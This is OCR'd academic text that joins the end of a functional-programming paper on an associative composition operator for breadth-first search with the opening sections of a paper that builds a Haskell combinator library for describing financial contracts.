


Fig. 2. Nested choices

In breadth-first search, we visit the pairs  $[x, y]$  in order of increasing cost; this guarantees that we will reach each pair eventually. This means searching the tree level-by-level. In order to implement this idea, we must replace the type  $\alpha$  *stream* that we have used to represent the results of a computation by a type in which the results can be presented in order of increasing cost. For this, we use the type  $\alpha$  *matrix* =  $(\alpha$  *list*) *stream*. A value of this type consists of an infinite stream of finite lists, each corresponding to successive costs, counting from zero. Each finite list contains all the solutions of a particular cost. The name ‘matrix’ was suggested by Silvija Seres, and refers to the idea that we present the results row-by-row. Unlike conventional matrices, ours have infinitely many rows, and the rows, though finite, differ in length.

To use these types in our factorization example, we should redefine *choose* so that it returns a stream of finite lists, in which each list contains one choice:

$$\text{choose } xs = [ [xs ++ [x]] \mid x \leftarrow [1 \dots] ].$$

We also need to redefine *test* so that it returns its answers as a stream of lists:

$$\text{test } n [x, y] = \text{if } x \times y = n \text{ then } [[[x, y]]] \text{ else } [].$$

Here, the result  $[[[x, y]]]$  denotes the pair  $[x, y]$  as a single answer with cost zero. With these auxiliary definitions, we ought to be able to define

$$\text{factorize } n = (\text{test } n \wedge' \text{choose} \wedge' \text{choose}) [],$$

and compute all factorizations of  $n$  as answers, not just the single answer  $[1, n]$ . The program will still diverge, in the sense that after all factorizations have been found, the stream of lists will continue, showing the empty list of answers for each subsequent level; since the search space is infinite, this is unavoidable, except by changing the algorithm and thus making the search space finite.

### 3 Composition

The piece of the puzzle still missing is a definition of the new composition operator  $\wedge'$  that works with our new result type. The rest of this article is devoted to finding a suitable definition for this operator, and verifying that it is associative, as it must be if we are to write expressions like *test n*  $\wedge'$  *choose*  $\wedge'$  *choose* without fear of ambiguity.

If  $f :: \alpha \rightarrow \beta$  matrix and  $g :: \beta \rightarrow \gamma$  matrix, an analogy with depth-first search suggests defining  $g \wedge' f$  as

$$g \wedge' f = \text{join} \cdot g^{**} \cdot f,$$

where *join* is an (as yet unknown) function of type  $(\gamma \text{ matrix}) \text{ matrix} \rightarrow \gamma \text{ matrix}$ . This definition raises the hope that we will be able to prove that  $\wedge'$  is associative by repeating the argument we used earlier, and relying on the associativity of our function *join*.

We will now define some auxiliary functions that can be assembled to produce the desired function *join*. For simplicity, let us assume from this point on that all potentially infinite streams are actually infinite, so that we do not need to deal with the possibility that they terminate. The definitions we give could be augmented with extra clauses that deal with this case, but it would complicate our presentation to do so, without adding much of substance to the discussion.

A useful function  $\text{trans} :: (\alpha \text{ stream}) \text{ list} \rightarrow (\alpha \text{ list}) \text{ stream}$  may be defined as a fold on lists:

$$\begin{aligned} \text{trans} [] &= \text{repeat} [] \\ \text{trans} (xs:xss) &= \text{zipWith} (:) xs (\text{trans} xss), \end{aligned}$$

in other words,  $\text{trans} = \text{foldr} (\text{zipWith} (:)) (\text{repeat} [])$ . An alternative definition, better for our purposes, can be formulated as an unfold on streams:

$$\text{trans} xss = (\text{head} * xss) : (\text{trans} (\text{tail} * xss)).$$

For example,

$$\begin{aligned} \text{trans} [[x_{00}, x_{01}, x_{02}, \dots], [x_{10}, x_{11}, x_{12}, \dots], \dots, \\ [x_{(n-1)0}, x_{(n-1)1}, x_{(n-1)2}, \dots]] \\ = [[x_{00}, x_{10}, \dots, x_{(n-1)0}], [x_{01}, x_{11}, \dots, x_{(n-1)1}], \\ [x_{02}, x_{12}, \dots, x_{(n-1)2}], \dots]. \end{aligned}$$

Since *join* takes arguments of type

$$(\alpha \text{ matrix}) \text{ matrix} = (((\alpha \text{ list}) \text{ stream}) \text{ list}) \text{ stream},$$

it is tempting to use *trans* to switch the occurrences of *stream* and *list* that are underlined in this type expression, and define *join* as the following composition, where for compactness, I have written  $\alpha LSLS$ , etc., in place of types such as  $((((\alpha \text{ list}) \text{ stream}) \text{ list}) \text{ stream}$ :

$$\alpha LSLS \xrightarrow{\text{trans}*} \alpha LLSS \xrightarrow{\text{concat}_L \star \text{concat}_S} \alpha LS$$

where  $\text{concat}_L \star \text{concat}_S = \text{concat}_L \cdot \text{concat}_S = \text{concat}_S \cdot \text{concat}_L \star \star$  is a combination of the concatenation functions  $\text{concat}_L$  on finite lists and  $\text{concat}_S$  in streams. Unfortunately, this definition is wrong, because the use of  $\text{concat}_S$  fails to take into account the requirement that the result should be arranged in order of increasing total cost.

To reflect this requirement faithfully, we need an additional component: the function  $\text{diag} :: (\alpha \text{ stream}) \text{ stream} \rightarrow (\alpha \text{ list}) \text{ stream}$ , defined by

$$\text{diag} ((x:xs):xss) = [x]:(\text{zipWith} (:) xs (\text{diag} xs)).$$

For example,

$$\begin{aligned} \text{diag} [[x_{00}, x_{01}, x_{02}, \dots], [x_{10}, x_{11}, x_{12}, \dots], [x_{20}, \dots], \dots] \\ = [[x_{00}], [x_{01}, x_{10}], [x_{02}, x_{11}, x_{20}], \dots]. \end{aligned}$$

This function takes a stream of streams, which we can think of as a two-dimensional infinite array, and arranges the elements into a stream of finite lists, each list corresponding to a diagonal of the two-dimensional array.

It is worth asking why this idea of diagonalization is not sufficient on its own: why do we not retain the idea that a multi-function returns a simple lazy stream of results, but define the composition operator so that it uses diagonalization? We might perhaps put

$$g \wedge f = \text{concat} \cdot \text{diag} \cdot g \star f.$$

The answer becomes clear if we consider the effect of taking  $f = \text{choose}$  and  $g = \text{test } n \wedge \text{choose}$ , so that  $f$  chooses one number, and  $g$  chooses a second number in all ways that complete the factorization of  $n$ . If  $f$  chooses a number that is not a factor of  $n$ , then  $g$  will vainly search forever for a way of completing the factorization, and the result will be divergence; if  $f$  chooses a factor of  $n$ , then  $g$  will find the complementary factor before diverging. Thus  $(g \star f) []$  is the following stream of streams:


$$[[1, 6]:\perp, [2, 3]:\perp, [3, 2]:\perp, \perp, \perp, [6, 1]:\perp, \perp, \perp, \dots]$$

If we now apply  $\text{diag}$  to this, the result is a stream of lists that diverges after the first element:  $[[1, 6]]:\perp$ . This happens because the model based on streams cannot deal with infinite failure except by diverging: there is no way to represent the cost of a computation in the answers it returns.

Returning to the model based on matrices, we can combine  $\text{trans}$  and  $\text{diag}$  to obtain a definition of the function  $\text{join}$  that does suit our purposes: we define it as the composition

$$\alpha LSLS \xrightarrow{\text{trans}*} \alpha LLSS \xrightarrow{\text{diag}} \alpha LLLS \xrightarrow{(\text{concat} \cdot \text{concat})*} \alpha LS$$

We hoped to find that the composition operator  $\wedge'$  defined in terms of this  $\text{join}$  is associative, but unfortunately, this turns out not to be true. Each finite list in the result returned by  $h \wedge g \wedge f$  contains all solutions with a given total cost  $x + y + z$ , where  $x$ ,  $y$  and  $z$  are the costs devoted to computing  $f$ ,  $g$  and  $h$  respectively. We can picture this set of solutions as a triangle  $\{(x, y, z) \mid x + y + z = \text{const}\}$  in

Fig. 3. The region  $x + y + z = \text{const}$ 

positive 3-space (see Figure 3). Both  $h \wedge (g \wedge f)$  and  $(h \wedge g) \wedge f$  contain an element that lists all the solutions in this triangular region, but they present these solutions in different orders, corresponding to two different ways of cutting the region into strips; the figure shows the strips used in  $h \wedge (g \wedge f)$ .

#### 4 Replacing lists by bags

The solution to this small difficulty is simple: we must agree not to care in what order solutions of equal cost are presented, and we can do this by replacing finite lists with finite bags of type  $\alpha \text{ bag}$ . If  $f :: \alpha \rightarrow \beta$ , we use the notation  $f\diamond$  for the corresponding function  $\alpha \text{ bag} \rightarrow \beta \text{ bag}$ , and we write *union* for the function  $(\alpha \text{ bag}) \text{ bag} \rightarrow \alpha \text{ bag}$  that is analogous to *concat* on lists. One acceptable implementation of bags would be to represent them by finite lists, ignoring the order of elements in the list. In this case,  $f\diamond$  would become  $f*$  again, and *union* would be implemented by *concat*; two lists that represented bags would, however, be considered equal if one was a permutation of the other.

If we make the change from lists to bags, then *join* does become associative, in the sense that  $\text{join} \cdot \text{join} = \text{join} \cdot \text{join}^{\diamond*}$ . To prove this, we need three lemmas about the interaction between the auxiliary functions *trans* and *diag* that we used to define *join*.

Lemma *A* concerns the interaction between *trans* and *union*. If we have a value of type  $((\alpha \text{ stream}) \text{ bag}) \text{ bag}$ , we can use *take* the union of the bag of bags to obtain a single bag of streams, then we can use *trans* to turn this into a stream of bags. Alternatively, we can use *trans* twice on the original value, then use *union* on the result; and the final answer is the same either way:

$$\text{trans} \cdot \text{union} = \text{union}^* \cdot \text{trans} \cdot \text{trans}\diamond.$$

This equation can also be represented by the following commutative diagram:

$$\begin{array}{ccc}
 \alpha SBB & \xrightarrow{\text{union}} & \alpha SB \\
 \downarrow \text{trans} \diamond & & \downarrow \text{trans} \\
 \alpha BSB & & \\
 \downarrow \text{trans} & & \downarrow \\
 \alpha BBS & \xrightarrow{\text{union}*} & \alpha BS
 \end{array}$$

The truth of this lemma can be seen by trying a small example, and it is easily proved by induction.

Lemma  $\mathcal{B}$  governs the interaction between two instances of  $\text{diag}$ , and can be seen as a highly modified assertion that  $\text{diag}$  is associative:

$$\text{union}* \cdot \text{diag} \cdot \text{trans}* \cdot \text{diag} = \text{union}* \cdot \text{diag} \cdot \text{diag}^*.$$

The basic pattern  $\text{diag} \cdot \text{diag} = \text{diag} \cdot \text{diag}^*$  is modified first by the need for an intervening  $\text{trans}$  to make the types come out right, then by the need to compose  $\text{union}^*$  to both sides; this is needed to avoid the problem illustrated in Figure 3. This lemma is represented by the following commutative diagram:


$$\begin{array}{ccccc}
 \alpha SSS & \xrightarrow{\text{diag}} & \alpha SBS & \xrightarrow{\text{trans}*} & \alpha BSS \\
 \downarrow \text{diag}^* & & & & \downarrow \text{diag} \\
 \alpha BSS & \xrightarrow{\text{diag}} & \alpha BBS & \xrightarrow{\text{union}*} & \alpha BS
 \end{array}$$

Lemma  $\mathcal{C}$  concerns a different interaction between  $\text{trans}$  and  $\text{diag}$ :

$$\text{union}* \cdot \text{diag} \cdot \text{trans}* \cdot \text{trans} = \text{union}* \cdot \text{trans} \cdot \text{diag} \diamond.$$

This is shown by the following commutative diagram:

$$\begin{array}{ccccc}
 \alpha SSB & \xrightarrow{\text{trans}} & \alpha SBS & \xrightarrow{\text{trans}*} & \alpha BSS \\
 \downarrow \text{diag} \diamond & & & & \downarrow \text{diag} \\
 \alpha BSB & \xrightarrow{\text{trans}} & \alpha BBS & \xrightarrow{\text{union}*} & \alpha BS
 \end{array}$$

Fig. 4. Associativity of *join*

Like Lemma  $\mathcal{A}$ , these lemmas can be proved by simple inductions.

The three lemmas, together with some standard laws, suffice to prove the associativity of *join*. The laws in question are that  $*$  and  $\diamond$  are functors, in the sense that  $(g \cdot f)* = g* \cdot f*$  and  $(g \cdot f)\diamond = g\diamond \cdot f\diamond$ , and that truly polymorphic functions like *diag* are natural transformations, in the sense that for any function  $f$ ,

$$diag \cdot f** = f\diamond \cdot diag,$$

as represented in the following commutative diagram:

$$\begin{array}{ccc}
 (\alpha \text{ stream}) \text{ stream} & \xrightarrow{f^{**}} & (\beta \text{ stream}) \text{ stream} \\
 \downarrow diag_\alpha & & \downarrow diag_\beta \\
 (\alpha \text{ bag}) \text{ stream} & \xrightarrow{f^{\diamond*}} & (\beta \text{ bag}) \text{ stream}
 \end{array}$$

The functors  $^{**}$  and  $^{\diamond*}$  that appear in this equation are determined by the type of  $diag$ . If a polymorphic function  $t : \alpha T \rightarrow \alpha T'$  is a natural transformation, then it is easy to show that  $t* : (\alpha T) \text{ list} \rightarrow (\alpha T') \text{ list}$  is also a natural transformation; this fact is used several times in the proof. Finally, the proof requires us to make six applications of the associative law for  $\text{union}$ , that  $\text{union} \cdot \text{union} = \text{union} \cdot \text{union}^{\diamond}$ . By applying the functor  $*$  to both sides of this equation, we obtain

$$\text{union}* \cdot \text{union}* = \text{union}* \cdot \text{union}^{**},$$

which we refer to as (1) below.

We now turn to the associativity of  $\text{join}$ , i.e., to the equation

$$\text{join} \cdot \text{join} = \text{join} \cdot \text{join}^{\diamond*},$$

or equivalently,

$$\begin{aligned}
 \text{union}* \cdot \text{union}* \cdot \text{diag} \cdot \text{trans}* \cdot \text{union}* \cdot \text{union}* \cdot \text{diag} \cdot \text{trans}* \\
 = \text{union}* \cdot \text{union}* \cdot \text{diag} \cdot \text{trans}* \\
 \cdot \text{union}^{*\diamond*} \cdot \text{union}^{*\diamond*} \cdot \text{diag}^{\diamond*} \cdot \text{trans}^{*\diamond*}.
 \end{aligned}$$

The complete proof is shown as a diagram in Figure 4. Each cell of the diagram is labelled with the reason why it commutes: the notation  $\mathcal{A}*$  denotes a copy of lemma  $\mathcal{A}$  in which  $*$  has been applied to both sides, and a notation like  $[\text{union}*]$  refers to the fact that, e.g.,  $\text{union}* \cdot \text{union}^*$  is a natural transformation. It is instructive to try this proof as a benchmark for automatic or interactive theorem proving software. The frequent ‘changes of direction’ in the argument pose a problem for programs based on algebraic simplification, whilst the author’s implementation of the Knuth-Bendix completion procedure enters an infinite computation, but with the right guidance quickly produces a set of rewrite rules sufficient to prove the desired result.

## 5 In conclusion

This definition of an associative composition operator for breadth-first search fits into a broader algebraic theory of search strategies for logic programming, which the author and Silvija Seres have begun to investigate in (Spivey and Seres, 2000). In addition to the operator  $\wedge'$ , which behaves like the ‘and’ of logic programming, there is an ‘or’ operator defined by

$$(f \vee' g) x = \text{zipWith } (+) (f x) (g x),$$

and together they enjoy a number of algebraic properties, including a distributive law. There is a function  $\text{true} :: \alpha \rightarrow \alpha \text{ matrix}$  and a function  $\text{false} :: \alpha \rightarrow \beta \text{ matrix}$ ,

defined by

$$\begin{aligned} \text{true } x &= \llbracket x \rrbracket : \text{repeat} \llbracket \rrbracket \\ \text{false } x &= \text{repeat} \llbracket \rrbracket, \end{aligned}$$

where  $\llbracket \rrbracket$  denotes the empty bag, and  $\llbracket x \rrbracket$  denotes a bag containing just  $x$ . The function *true* is a unit element for  $\wedge'$ , and *false* is a unit element for  $\vee'$  and a zero for  $\wedge'$ .

The families of operators that satisfy these properties form a category, in which the model of search that produces the search tree for a logic program is an initial object. Morphisms in this category give various searching functions on these trees, showing how the same results can be obtained in a compositional fashion without forming the search tree explicitly.

The benefits of this theory include a compositional semantics for logic programming, in which the meaning of a predicate  $p \wedge q$  is defined in terms of the meanings of  $p$  and  $q$ , rather than in terms of executions in which the effects of  $p$  and  $q$  are mingled (Seres *et al.*, 1999; Spivey and Seres, 1999). This semantics is able to support transformation of logic programs by algebraic rewriting. Its chief attraction is that it provides a uniform framework within which ordinary unification and constraint-based programming can be treated alike.

### Acknowledgements

The author wishes to thank Silvija Seres for her close collaboration in the investigations reported here. Richard Bird and Quentin Miller made many comments that have led to substantial improvements in presentation.

### References

- Bird, R. S. 1987. Introduction to the theory of lists. In M. Broy (editor), *Logics of Programming and Calculi of Discrete Design*, pp. 5–42. Springer-Verlag.
- Seres, S., Spivey, J. M. and Hoare, C. A. R. 1999. Algebra of logic programming. In D. De Schreye (editor), *Proceedings of the 1999 International Conference on Logic Programming*, pp. 184–199. MIT Press.
- Spivey, J. M. and Seres, S. 1999. Embedding Prolog in Haskell. In E. Meier (editor), *Proceedings of Haskell'99*. Technical Report UU-CS-1999-28, Department of Computer Science, University of Utrecht.
- Spivey, J. M. and Seres, S. 2000. The algebra of searching. In J. Davies and J. C. P. Woodcock (editors), *Proceedings of a symposium in celebration of the work of C. A. R. Hoare*. MacMillan (to appear).
- Wadler, P. L. 1985. How to replace failure by a list of successes. In J.-P. Jouannaud (editor), *Functional Programming Languages and Computer Architecture, Lecture Notes in Computer Science*, 201, pp. 113–128. Springer-Verlag.

# Composing contracts: an adventure in financial engineering Functional pearl

Simon Peyton Jones  
Microsoft Research, Cambridge  
[simonpj@microsoft.com](mailto:simonpj@microsoft.com)

Jean-Marc Eber  
LexiFi Technologies, Paris  
[jeanmarc.eber@lexifi.com](mailto:jeanmarc.eber@lexifi.com)

Julian Seward  
University of Glasgow  
[v-sewardj@microsoft.com](mailto:v-sewardj@microsoft.com)

23rd August 2000

## Abstract

Financial and insurance contracts do not sound like promising territory for functional programming and formal semantics, but in fact we have discovered that insights from programming languages bear directly on the complex subject of describing and valuing a large class of contracts.

We introduce a combinator library that allows us to describe such contracts precisely, and a compositional denotational semantics that says what such contracts are worth. We sketch an implementation of our combinator library in Haskell. Interestingly, lazy evaluation plays a crucial role.

## 1 Introduction

Consider the following financial contract,  $C$ : the right to choose on 30 June 2000 between

$D_1$  Both of:

- $D_{11}$  Receive £100 on 29 Jan 2001.
- $D_{12}$  Pay £105 on 1 Feb 2002.

$D_2$  An option exercisable on 15 Dec 2000 to choose one of:

$D_{21}$  Both of:

- $D_{211}$  Receive £100 on 29 Jan 2001.
- $D_{212}$  Pay £106 on 1 Feb 2002.

$D_{22}$  Both of:

- $D_{221}$  Receive £100 on 29 Jan 2001.
- $D_{222}$  Pay £112 on 1 Feb 2003.

The details of this contract are not important, but it is a simplified but realistic example of the sort of contract that is traded in financial derivative markets. What is important is that complex contracts, such as  $C$ , are formed by combining together simpler contracts, such as  $D_1$ , which in turn are formed from simpler contracts still, such as  $D_{11}$ ,  $D_{12}$ .

---

To appear in the International Conference on Functional Programming, Montreal, Sept 2000

At this point, any red-blooded functional programmer should start to foam at the mouth, yelling “build a combinator library”. And indeed, that turns out to be not only possible, but tremendously beneficial.

The finance industry has an enormous vocabulary of jargon for typical combinations of financial contracts (swaps, futures, caps, floors, swaptions, spreads, straddles, captions, European options, American options, ...the list goes on). Treating each of these individually is like having a large catalogue of prefabricated components. The trouble is that someone will soon want a contract that is not in the catalogue.

If, instead, we could define each of these contracts using a fixed, precisely-specified set of combinators, we would be in a much better position than having a fixed catalogue. For a start, it becomes much easier to *describe* new, unforeseen, contracts. Beyond that, we can systematically *analyse*, and *perform computations over* these new contracts, because they are described in terms of a fixed set of primitives.

The major thrust of this paper is to draw insights from the study of functional programming to illuminate the world of financial contracts. More specifically, our contributions are the following:

- We define a carefully-chosen set of combinators, and, through an extended sequence of examples in Haskell, we show that these combinators can indeed be used to describe a wide variety of contracts (Section 3).
- Our combinators can be used to *describe a contract*, but we also want to *process a contract*. Notably, we want to be able to *find the value of a contract*. In Section 4 we describe how to give an abstract *valuation semantics* to our combinators. A fundamentally-important property of this semantics is that it is *compositional*; that is, the value of a compound contract is given by combining the values of its sub-contracts.
- We sketch an implementation of our valuation semantics, using as an example a simple interest rate model and its associated lattice (Section 5). Lazy evaluation turns out to be tremendously important in translating the compositional semantics into a modular implementation (Section 5.3).

Stated in this way, our work sounds like a perfectly routine application of the idea of using a functional language

c, d, u	Contract
o	Observable
t, s	Date, time
k	Currency
x	Dimensionless real value
p	Value process
v	Random variable

Figure 1: Notational conventions

to define a domain-specific combinator library, thereby effectively creating an application-specific programming language. Such languages have been defined for parsers, music, animations, hardware circuits, and many others [van Deursen et al., 2000]. However, from the standpoint of financial engineers, our language is truly radical: they acknowledge that the lack of a precise way to describe complex contracts is “the bane of our lives”<sup>1</sup>.

It has taken us a long time to boil down the immense soup of actively-traded contracts into a reasonably small set of combinators; but once that is done, new vistas open up, because a single formal description can drive all manner of automated processes. For example, we can generate schedules for back-office contract execution, perform risk analysis optimisations, present contracts in new graphical ways (e.g. decision trees), provide animated simulations, and so on.

This paper is addressed to a functional programming audience. We will introduce any financial jargon as we go.

## 2 Getting started

In this section we will informally introduce our notation for contracts, and show how we can build more complicated contracts out of simpler ones. We use the functional language Haskell [Peyton Jones et al., 1999] throughout.

### 2.1 A simple contract

Consider the following simple contract, known to the industry as *zero-coupon discount bond*: “receive £100 on 1st January 2010”. We can specify this contract, which we name **c1**, thus:

```
c1 :: Contract
c1 = zcb t1 100 GBP
```

Figure 1 summarises the notational conventions we use throughout the paper for variables, such as **c1** and **t1** in this definition.

The combinator **zcb** used in **c1**’s definition has the following type:

```
zcb :: Date -> Double -> Currency -> Contract
```

The first argument to **zcb** is a **Date**, which specifies a particular moment in time (i.e. both date and time). We provide a function, **date**, that converts a date expressed as a friendly character string to a **Date**.

```
date :: String -> Date
```

---

<sup>1</sup>The quote is from an informal response to a draft of our work

Now we can define our date **t1**:

```
t1,t2 :: Date
t1 = date "1530GMT 1 Jan 2010"
t2 = date "1200GMT 1 Feb 2010"
```

We will sometimes need to subtract dates, to get a time difference, and add a date and a time difference to get a new date.

```
type Days = Double      -- A time difference
diff :: Date -> Date -> Days
add  :: Date -> Days -> Date
```

We represent a time difference as a floating-point number in units of days (parts of days can be important).

### 2.2 Combining contracts

So **zcb** lets us build a simple contract. We can also combine contracts to make bigger contracts. A good example of such a combining form is **and**, whose type is:

```
and :: Contract -> Contract -> Contract
```

Using **and** we can define **c3**, a contract that involves two payments<sup>2</sup>:

```
c2,c3 :: Contract
c2 = zcb t2 200 GBP
c3 = c1 `and` c2
```

That is, the holder of contract **c3** will benefit from a payment of £100 at time **t1**, and another payment of £200 at time **t2**.

In general, the contracts we can describe are between two parties, the *holder* of the contract, and the *counter-party*. Notwithstanding Biblical advice (Acts 20.35), by default the owner of a contract receives the payments, and makes the choices, specified in the contract. This situation can be reversed by the **give** combinator:

```
give :: Contract -> Contract
```

The contract **give c** is simply **c** with rights and obligations reversed, a statement we will make precise in Section 4.2. Indeed, when two parties agree on a contract, one acquires the contract **c**, and the other simultaneously acquires (**give c**); each is the other’s counter-party. For example, **c4** is a contract whose holder *receives* £100 at time **t1**, and *pays* £200 at time **t2**:

```
c4 = c1 `and` give c2
```

So far, each of our definitions has defined a new *contract* (**c1**, **c2**, etc.). It is also easy to define a new *combinator* (a function that builds a contract). For example, we could define **andGive** thus:

```
andGive :: Contract -> Contract -> Contract
andGive c d = c `and` give d
```

Now we can give an alternative definition of **c4** (which we built earlier):

```
c4 = c1 `andGive` c2
```

---

<sup>2</sup>In Haskell, a function can be turned into an infix operator by enclosing it in back-quotes.

This ability to define new combinators, and *use them just as if they were built in*, is quite routine for functional programmers, but not for financial engineers.

### 3 Building contracts

We have now completed our informal introduction. In this section we will give the full set of primitives, and show how a wide variety of other contracts can be built using them. For reference, Figure 2 gives the primitive combinators over contracts; we will introduce these primitives as we need them.

#### 3.1 Acquisition date and horizon

Figure 2 gives an English-language, but quite precise, description of each combinator. To do so, it uses two technical terms: acquisition date, and horizon. We begin by introducing them briefly.

Our language describes what a contract *is*. However, what the *consequences for the holder* of the contract depends on the date at which the contract is acquired, its *acquisition date*. (By “consequences for the holder” we mean the rights and obligations that the contract confers on the holder of a contract.) For example, the contract “receive £100 on 1 Jan 2000 and receive £100 on 1 Jan 2001” is worth a lot less if acquired after 1 Jan 2000, because any rights and obligations that fall due before the acquisition date are simply discarded.

The second fundamental concept is that of a contract’s *horizon*, or *expiry date*: *the horizon, or expiry date, of a contract is the latest date at which it can be acquired*. A contract’s horizon may be finite or infinite. The horizon of a contract is completely specified by the contract itself: given a contract, we can easily work out its horizon using the definitions in Figure 2. Note carefully, though, that a contract’s rights and obligations may, in principle, extend well beyond its horizon. For example, consider the contract “the right to decide on or before 1 Jan 2001 whether to have contract *C*”. This sort of contract is called an *option*. Its horizon is 1 Jan 2001 — it cannot be acquired after that date — but if one acquires it before then, the underlying contract *C* may (indeed, typically will) have consequences extending well beyond 1 Jan 2001.

To reiterate, the horizon of a contract is a property of the contract, while the acquisition date is not.

#### 3.2 Discount bonds

Earlier, we described the zero-coupon discount bond: “receive £100 at time *t1*” (Section 2.1). At that time we assumed that *zcb* was a primitive combinator, but in fact it isn’t. It is obtained by composing no fewer than four more primitive combinators. We begin with the *one* combinator:

```
c5 = one GBP
```

Figure 2 gives a careful, albeit informal, definition of *one*: if you acquire (*one GBP*), you *immediately* receive £1. The contract has an infinite horizon; that is, there is no restriction on when you can acquire this contract.

But the bond we want pays £100 at *t1*, and no earlier, regardless of when the bond itself is acquired. To obtain this effect we use two other combinators, *get* and *truncate*, thus:

```
c6 = get (truncate t1 (one GBP))
```

(*truncate t c*) is a contract that trims *c*’s horizon so that it cannot be acquired any later than *t*. (*get c*) is a contract that, when acquired, acquires the underlying contract *c* *at c’s horizon* — that is, at the last possible moment — regardless of when the composite contract (*get c*) is acquired. The combination of the two is exactly the effect we want, since the horizon of (*truncate t1 (one GBP)*) is exactly *t1*. Like *one*, *get* and *truncate* are defined in Figure 2.

We are still not finished. The bond we want pays £100 not £1. We use the combinator *scaleK* to “scale up” the contract, thus:

```
c7 = scaleK 100 (get (truncate t1 (one GBP)))
```

We will define *scaleK* shortly, in Section 3.3. It has the type

```
scaleK :: Double -> Contract -> Contract
```

To acquire (*scaleK x c*) is to acquire *c*, but all the payments and receipts in *c* are multiplied by *x*. So we can, finally, define *zcb* correctly:

```
zcb :: Date -> Double -> Currency -> Contract
zcb t x k = scaleK x (get (truncate t (one k)))
```

This definition of *zcb* effectively extends our repertoire of combinators, just as *andGive* did in Section 2.2, only more usefully. We will continually extend our library of combinators in this way.

